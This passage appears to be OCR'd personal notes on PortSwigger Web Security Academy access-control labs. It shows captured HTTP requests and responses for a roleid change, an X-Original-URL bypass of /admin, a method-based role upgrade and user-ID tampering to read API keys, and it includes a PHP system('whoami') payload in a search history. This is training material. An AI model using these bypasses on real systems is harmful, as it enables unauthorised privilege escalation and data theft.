  "email":"admin@admin.com",
  "apikey":"3kAZU31kdsn7GTh4JkWPL4uIOOy7tJxc",
  "roleid":1
}
```



```
ademy.net
Cookie: session=pSsIM1zLR1lhAIrLE9Kc3Djx4HEtsPxT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain;charset=UTF-8
Content-Length: 46
Origin:
https://0acb007703aeb27883730a1b00ca0048.web-sec
urity-academy.net
Referer:
https://0acb007703aeb27883730a1b00ca0048.web-sec
urity-academy.net/my-account?id=wiener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers


{
    "email":"admin@aadmin.com",
    "roleid":2
}
```

```
HTTP/2 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 120

{
    "username":"wiener",
    "email":"admin@aadmin.com",
    "apikey":"3kAZU31kdsn7GTh4JkWPL4uIOOy7tJxc"
    ,
    "roleid":2
}
```



https://0acb007703aeb27883730a1b00ca0048.web-security-academy.net/admin
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
Web Security Academy
LAB
Not solved
Back to lab description »
Home | Admin panel | My account

User role can be modified in user profile


Users

wiener - Delete
carlos - Delete

Lab: URL-based access control can be circumvented

This website has an unauthenticated admin panel at `/admin`, but a front-end system has been configured to block external access to that path. However, the back-end application is built on a framework that supports the `X-Original-URL` header.

To solve the lab, access the admin panel and delete the user `carlos`.




```
GET /?username=carlos HTTP/2
Host:
0adc00df04c4a04b80a98f4600c700aa.web-security-ac
ademy.net
X-Original-Url: /admin/delete
Cookie: session=UPOXYhllmseiuDgmJ9Vubfhu1pZq54TZ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0adc00df04c4a04b80a98f4600c700aa.web-sec
urity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```


Lab: Method-based access control can be circumvented

This lab implements access controls based partly on the HTTP method of requests. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.



```
GET /my-account?id=wiener HTTP/2
Host:
0a91004d04f86a7d812b2073009c00a9.web-security-academy.net
Cookie: session=GsAqVr818dm4XHJuV6zWSDQHUC1Hm4Bc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a91004d04f86a7d812b2073009c00a9.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```



```
GET /admin-roles?username=wiener&action=upgrade
HTTP/2
Host:
0a91004d04f86a7d812b2073009c00a9.web-security-academy.net
Cookie: session=GsAqVr818dm4XHJuV6zWSDQHUC1Hm4Bc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin:
https://0a91004d04f86a7d812b2073009c00a9.web-security-academy.net
Referer:
https://0a91004d04f86a7d812b2073009c00a9.web-security-academy.net/admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```


“in post it was not working so we changed the method”

Lab: User ID controlled by request parameter

This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`



https://0a9200ae030770ce80671cb600a90032.web-security-academy.net/my-account?id=carlos

Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
Web Security Academy
User ID controlled by request parameter
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home | My account | Log out

My Account

Your username is: carlos

Your API Key is: eMEPdSJ2DtGUKEXAj904MetSekY3kkcP

Email


just chang Param

Lab: User ID controlled by request parameter, with unpredictable user IDs

This lab has a horizontal privilege escalation vulnerability
on the user account page, but identifies users with GUIDs.

To solve the lab, find the GUID for `carlos`, then submit his API key as the solution.


You can log in to your own account using the following credentials: `wiener:peter`


https://0a0300cb03039f658027f85c00fc009f.web-security-academy.net/post?postId=3
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
Click

Making The Holidays Special Again

carlos | 05 February 2025

This time of year I tend to mourn the loss of my little ones, all grown up with no surprises left to give them. Last year I found a way to combat this melancholy, and I thought I'd share what



8027f85c00fc009f.web-security-academy.net/blogs?userId=e78dc716-3d07-4f4d-b19c-094223aa9e85
Import bookmarks...
YouTube — youtube.com
Clobbering DOM attributes to bypass HTML filters — 0a180030030b0f018131cb1a003e005b.web-security-academy.net/p
All labs | Web Security Academy — portswigger.net/web-security/all-labs
Pimpri Chinchwad University | Best Private University in Pune — pcu.edu.in
Server-side template injection with a custom exploit — 0a6600d804f3654b80a95d440095006d.web-security-academy.net
Client-side desync — 0af500a2045b7c6784f5730e00d100dd.h1-web-security-academy.net/en/post?postId=1
Reflected XSS in canonical link tag — 0a9100c703c94ce580e9126700fc0096.web-security-academy.net/?'accesskey='x'onclick
Recent Searches
path traversal cheetsheet
pathtraversak cgeetsegeet
<?php system('whoami');?php>
This time, search with:
WebSecurity Academy
LAB Not solved

Lab: User ID controlled by request parameter with data leakage in redirect

This lab contains an access control vulnerability where sensitive information is leaked in the body of a redirect response.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
15	https://0a6500f003b015fae10...	GET	/academyLabHeader			101	147					✓	34.246.129.62
17	https://0a6500f003b015fae10...	POST	/login	✓		302	188					✓	34.246.129.62
18	https://0a6500f003b015fae10...	GET	/my-account?id=wiener	✓		200	3788	HTML		User ID controlled by r...		✓	34.246.129.62
19	https://0a6500f003b015fae10...	GET	/academyLabHeader			101	147					✓	34.246.129.62
20	https://0a6500f003b015fae10...	GET	/my-account?id=wiener	✓		200	3788	HTML		User ID controlled by r...		✓	34.246.129.62
21	https://0a6500f003b015fae10...	GET	/academyLabHeader			101	147					✓	34.246.129.62
22	https://play.google.com	POST	/log?hasfast=true&authuser=0&fo...	✓		200	554	JSON				✓	142.250.67.206
23	https://www.google.com	GET	/complete/search?client=firefox&...	✓		200	1516	JSON				✓	142.250.199.132
24	https://0a6500f003b015fae10...	GET	/my-account?id=carlos	✓		302	3809	HTML		User ID controlled by r...		✓	34.246.129.62
25	https://0a6500f003b015fae10...	GET	/login			200	3613	HTML		User ID controlled by r...		✓	34.246.129.62
26	https://0a6500f003b015fae10...	GET	/academyLabHeader			101	147					✓	34.246.129.62

Request

```
GET /my-account?id=carlos HTTP/2
Host:
0a6500f003b015fae107d31b002b002e.web-security-ac
ademy.net
Cookie: session=wiMdAMT6iB620fBI4jroDZBNuUf3YL4K
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

Response

```
        <header class="notification-header">
        </header>
        <h1>
          My Account
        </h1>
        <div id=account-content>
          <p>
            Your username is: carlos
          </p>
          <div>
            Your API Key is:
            IOX3PodOFFOkZHp6dY5B1H2pQgvhHjYW
          </div>
          <br/>
```

Inspector

Selection 32 (0x20)

Selected text

IOX3PodOFFOkZHp6dY5B1H2pQgvhHjYW

Request attributes 2

Request query parameters 1

Request cookies 1

Request headers 16


Response headers 5

Lab: User ID controlled by request parameter with password disclosure

This lab has user account page that contains the current user's existing password, prefilled in a masked input.

To solve the lab, retrieve the administrator's password, then use it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
